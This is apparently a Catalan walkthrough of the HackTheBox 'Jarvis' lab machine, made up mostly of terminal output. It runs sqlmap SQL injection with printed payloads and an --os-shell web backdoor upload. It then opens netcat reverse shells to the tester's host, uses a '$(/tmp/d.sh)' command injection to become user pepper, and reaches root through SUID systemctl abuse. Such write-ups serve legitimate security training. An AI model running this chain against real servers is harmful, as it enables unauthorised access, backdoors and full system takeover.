[19:39:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(UPDATEXML)''
[19:39:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)''
[19:39:39] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)''
[19:39:39] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)''
[19:39:39] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)''
[19:39:39] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)''
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)''
[19:39:39] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)''
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)''
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)''
[19:39:40] [INFO] testing 'Generic inline queries'
[19:39:40] [INFO] testing 'MySQL inline queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)''
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)''
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)''
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)''
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)''
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)''
[19:39:50] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
injectable
[19:39:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:39:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
```

```

least one other (potential) technique found
[19:39:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the
right number of query columns. Automatically extending the range for current UNION query injection technique
test
[19:39:50] [INFO] target URL appears to have 7 columns in query
[19:39:51] [WARNING] reflective value(s) found and filtering out
[19:39:51] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=2 AND 8011=8011

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cod=2 AND (SELECT 8037 FROM (SELECT(SLEEP(5)))fyGZ)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: cod=-4789 UNION ALL SELECT
CONCAT(0x71717a6b71,0x4646486b564e5558444c62567365706f496b62464453617664677a4449597242566e74445773476b,0x716a787071),NULL,N
-
---
[19:39:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:39:55] [INFO] fetched data logged to text files under '/home/r4mon/.local/share/sqlmap/output/jarvis.htb'

[*] ending @ 19:39:55 /2026-04-19/

### Conclusions de la fase d'enumeració web:
L'execució actual de sqlmap confirma que el paràmetre `cod` a `room.php` és vulnerable a SQL injection.
S'identifiquen tres tècniques vàlides d'exploació: boolean-based blind, time-based blind i UNION query. La
variant UNION funciona amb 7 columnes, cosa que converteix aquesta via en la més útil per a la fase
d'enumeració. El backend queda identificat com MySQL/MariaDB sobre un entorn Linux Debian 9 amb Apache 2.4.25
i PHP.

La troballa de la vulnerabilitat SQLi en el paràmetre `cod` és un punt d'inflexió en l'exploació d'aquesta
màquina, ja que obre la porta a una àmplia gamma de tècniques per extreure informació, escalar privilegis o
fins i tot executar codi remot. La presència d'una injecció UNION amb 7 columnes és especialment rellevant,
perquè permet obtenir resultats estructurats i facilita l'extracció de dades sensibles. A més, el fet que el
backend sigui MySQL/MariaDB proporciona un context clar per orientar les tècniques d'exploació i enumeració
posteriors. En resum, aquesta fase confirma que l'aplicació web té una vulnerabilitat crítica que s'ha
d'exploar amb cura per avançar en la resolució del laboratori.

Amb la SQLi ja confirmada, l'exploació no s'ha d'orientar encara a forçar una shell directa, sinó a una fase
d'enumeració dirigida. L'objectiu immediat passa per identificar la base de dades de l'aplicació, localitzar
taules amb usuaris, credencials o configuració útil i verificar el context i privilegis del compte SQL. A
partir d'aquí, la via d'exploació es podrà definir amb més fonament, ja sigui per reutilització de
credencials o per capacitats directes de l'usuari de base de dades sobre el sistema.

Com que veig una suspensió de 90 segons per fer massa peticions, provaré d'executar sqlmap amb un delay de 5
segons entre cada petició per evitar aquesta suspensió i poder avançar en l'enumeració sense interrupcions.

> sqlmap -u http://jarvis.htb/room.php?cod=2
zsh: no matches found: http://jarvis.htb/room.php?cod=2
> sqlmap -u "http://jarvis.htb/room.php?cod=1" --delay=5 --os-shell

  ____
  _H_
  _[,_]_ {1.8.12#stable}
  |_-|. [ ( ) | . ' | . | | | | |
  |__|_ [' ]_|_|_|_|_|_|_|
  |_-|V..._|_|_|_|_|_|_|
                                     https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:52:11 /2026-04-19/

[19:52:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2iasdem93g8...ece525h504'). Do
you want to use those [Y/n] y
[19:52:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:52:24] [INFO] testing if the target URL content is stable
[19:52:29] [INFO] target URL content is stable
[19:52:29] [INFO] testing if GET parameter 'cod' is dynamic
[19:52:34] [INFO] GET parameter 'cod' appears to be dynamic
[19:52:44] [INFO] heuristic (basic) test shows that GET parameter 'cod' might be injectable
[19:52:50] [INFO] testing for SQL injection on GET parameter 'cod'

```

```
[19:52:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:53:15] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="of")
```

```
[19:55:01] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk
```

```
(1) values? [Y/n] y
```

```
[19:55:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```

```
[19:55:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```

```
[19:55:18] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
```

```
[19:55:23] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

```
[19:55:28] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
```

```
[19:55:33] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
```

```
[19:55:38] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
```

```
[19:55:43] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

```
[19:55:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

```
[19:55:53] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

```
[19:55:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

```
[19:56:03] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

```
[19:56:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```

```
[19:56:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```

```
[19:56:18] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

```
[19:56:23] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
```

```
[19:56:28] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
```

```
[19:56:38] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
```

```
[19:56:44] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
```

```
[19:56:49] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
```

```
[19:56:54] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
```

```
[19:56:59] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
```

```
[19:57:04] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
```

```
[19:57:09] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
```

```
[19:57:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
```

```
[19:57:19] [INFO] testing 'Generic inline queries'
```

```
[19:57:24] [INFO] testing 'MySQL inline queries'
```

```
[19:57:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
```

```
[19:57:34] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
```

```
[19:57:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
```

```
[19:57:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
```

```
[19:57:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
```

```
[19:57:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
```

```
[19:57:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```

```
[19:58:25] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
injectable
```

```
[19:58:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
[19:58:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

```
[19:58:34] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
```

```
[19:58:54] [INFO] target URL appears to have 7 columns in query
```

```
[20:00:11] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

```
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
```

```
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
```

```
---
```

```
Parameter: cod (GET)
```

```
Type: boolean-based blind
```

```
Title: AND boolean-based blind - WHERE or HAVING clause
```

```
Payload: cod=1 AND 6874=6874
```

```
Type: time-based blind
```

```
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
Payload: cod=1 AND (SELECT 6016 FROM (SELECT(SLEEP(5)))Fdiy)
```

```
Type: UNION query
```

```
Title: Generic UNION query (NULL) - 7 columns
```

```
Payload: cod=-5499 UNION ALL SELECT
```

```
NULL,CONCAT(0x7170716b71,0x565349434a5374677268504b6c66626941614947624779576b51714a546c58476b58485a70545846,0x71717a7a71),N
```

```
-
```

```
---
```

```
[20:00:20] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Debian 9 (stretch)
```

```
web application technology: PHP, Apache 2.4.25
```

```
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

```
[20:00:25] [INFO] going to use a web backdoor for command prompt
```

```
[20:00:25] [INFO] fingerprinting the back-end DBMS operating system
```

```
[20:00:30] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[20:04:12] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs,
/usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs, /usr/local/var/www')
(default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[20:04:50] [INFO] retrieved web server absolute paths: '/images/'
[20:04:50] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[20:04:55] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:05:15] [WARNING] unable to upload the file stager on '/var/www/'
[20:05:15] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[20:05:25] [WARNING] expect junk characters inside the file as a leftover from UNION query
[20:05:30] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has
no write privileges in the destination path)
[20:05:45] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[20:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' -
http://jarvis.htb:80/tmpuyqpm.php
[20:06:21] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' -
http://jarvis.htb:80/tmpbtbfv.php
[20:06:21] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

En aquest punt tenim una shell al sistema, tot i que encara no és una shell interactiva completa. El pas següent és intentar millorar aquesta shell per poder executar ordres de manera més còmoda i efectiva. Per fer-ho, podem utilitzar la tècnica de reverse shell o intentar estabilitzar la shell actual. Posem el port 4444 a l'escolta a la nostra màquina atacant i després executem l'ordre següent a la shell obtinguda:

```
os-shell> nc -e /bin/sh 10.10.15.26 4444

> nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 59414
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/var/www/html$
```

Ja tenim una shell interactiva com a www-data, que és l'usuari amb què corre el servidor web. El pas següent és enumerar el sistema per buscar possibles vies d'escalada de privilegis, com fitxers amb permisos incorrectes, serveis vulnerables o configuracions errònies.

A `/var/www/Admin-Utilities/simpler.py` veiem un script de Python. La nota original l'interpretava com si s'executés amb privilegis de root i tingués una funció `execute\_command`, però aquesta lectura és imprecisa: el punt útil és que el script conté comportament insegur d'execució d'ordres i després es pot invocar com a `pepper` mitjançant `sudo`.

Primer ens connectem al port 443. Després, des de la shell obtinguda, executem l'ordre següent per aprofitar la vulnerabilitat:

```
www-data@jarvis:/var/www/html$ cd ..
cd ..
www-data@jarvis:/var/www$ cd ..
cd ..
www-data@jarvis:/var$ cd ..
cd ..
www-data@jarvis:/$ cd /tmp
cd /tmp
www-data@jarvis:/tmp$ ls
ls
d.sh
www-data@jarvis:/tmp$ rm d.sh
rm d.sh
www-data@jarvis:/tmp$ ls
ls
www-data@jarvis:/tmp$ echo -e '#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' > /tmp/d.sh
/tmp/d.sh#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' >
www-data@jarvis:/tmp$ chmod +x /tmp/d.sh
chmod +x /tmp/d.sh
www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
```

```
__(_)_ __ _ _ _ _ | | _ _ _ _ _ _ _ _
```



```

/ _ | | ' _ ` _ \ | ' _ \ | / _ \ ' _ | ' _ \ | | |
\ _ \ | | | | | | | | | | | | | | | | | | | | | |
| _ / _ | | | | | | | | | | | | | | | | | | |
      | |
      @ironhackers.es

```

```

Enter an IP: $(/tmp/d.sh)
$(/tmp/d.sh)

```

I al port 443 en escolta apareix això:

```

listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58174
whoami
pepper

```

Ara estem connectats com l'usuari `pepper`, que és el context amb què s'executa el script vulnerable. El pas següent és enumerar el sistema per buscar possibles vies d'escalada de privilegis des d'aquest nou context. Podem revisar els fitxers del home de pepper, els processos en execució, les tasques programades, etc., per identificar possibles vulnerabilitats o configuracions errònies que ens permetin escalar a root.

```

python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/$ ls
ls
bin    home          lib32          mnt    run    tmp          vmlinuz.old
boot  initrd.img     lib64          opt    sbin   usr
dev    initrd.img.old lost+found     proc   srv    var
etc    lib            media          root   sys    vmlinuz
pepper@jarvis:/$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ export TERM=xterm
export TERM=xterm
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ cd home
cd home
pepper@jarvis:/home$ ls
ls
pepper
pepper@jarvis:/home$ cd pepper
cd pepper
pepper@jarvis:~$ ls
ls
Web  user.txt
pepper@jarvis:~$ cat user.txt
cat user.txt
be1d69589df9e47eb0dd1e4302de99b2
pepper@jarvis:~$

```

Comencem a enumerar el sistema per buscar possibles vies d'escalada de privilegis. Primer revisem els processos en execució per veure si n'hi ha algun que s'executi amb privilegis elevats o que tingui alguna vulnerabilitat coneguda.

pepper@jarvis:~\$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null # Este comando busca archivos con el bit SUID establecido que sean propiedad de root, lo que podría indicar posibles vectores de escalada de privilegios si alguno de estos archivos es vulnerable o mal configurado.

```

find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x-- 1 root pepper 174520 Jun 29 2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17 2021 /bin/su
-rwsr-xr-x 1 root root 40312 Mar 17 2021 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 Mar 17 2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 Mar 17 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17 2021 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

```

El resultat d'aquesta ordre mostra diversos fitxers amb el bit SUID establert, cosa que significa que s'executen amb els privilegis del propietari, en aquest cas root. Un dels fitxers que crida l'atenció és

`/bin/systemctl`, que té permisos SUID i està associat al grup `pepper`. Això podria ser un vector d'escalada de privilegis si la configuració del sistema permet a un usuari sense privilegis executar ordres com a root a través de systemctl.

```
> sudo nc -lvnp 443
[sudo] contrasenya para r4mon:
listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58182
whoami
pepper
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/tmp$ TF=$(mktemp)
TF=$(mktemp)
pepper@jarvis:/tmp$ echo /bin/sh > $TF
echo /bin/sh > $TF
pepper@jarvis:/tmp$ chmod +x $TF
chmod +x $TF
pepper@jarvis:/tmp$ SYSTEMD_EDITOR=$TF systemctl edit system.slice
SYSTEMD_EDITOR=$TF systemctl edit system.slice
# id
id
uid=1000(pepper) gid=1000(pepper) euid=0(root) groups=1000(pepper)
# whoami
whoami
root
# cd ..
cd ..
# ls
ls
bin    home      lib32  mnt      run      tmp      vmlinuz.old
boot  initrd.img  lib64  opt      sbin     usr
dev    initrd.img.old  lost+found  proc  srv      var
etc    lib         media  root     sys      vmlinuz
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
clean.sh  root.txt  sqli_defender.py
# cat root.txt
cat root.txt
c59b342c97228325abc34bc0bc5e79a9
```

Finalment, hem aconseguit escalar a root abusant del comportament de systemctl. En establir l'editor de systemd en un script que executava una shell, vam poder obtenir una shell amb privilegis de root. Això ens va permetre accedir al directori `/root` i llegir el fitxer `root.txt`, que conté la flag final del laboratori. Amb això, hem completat amb èxit l'exploitació de la màquina Jarvis.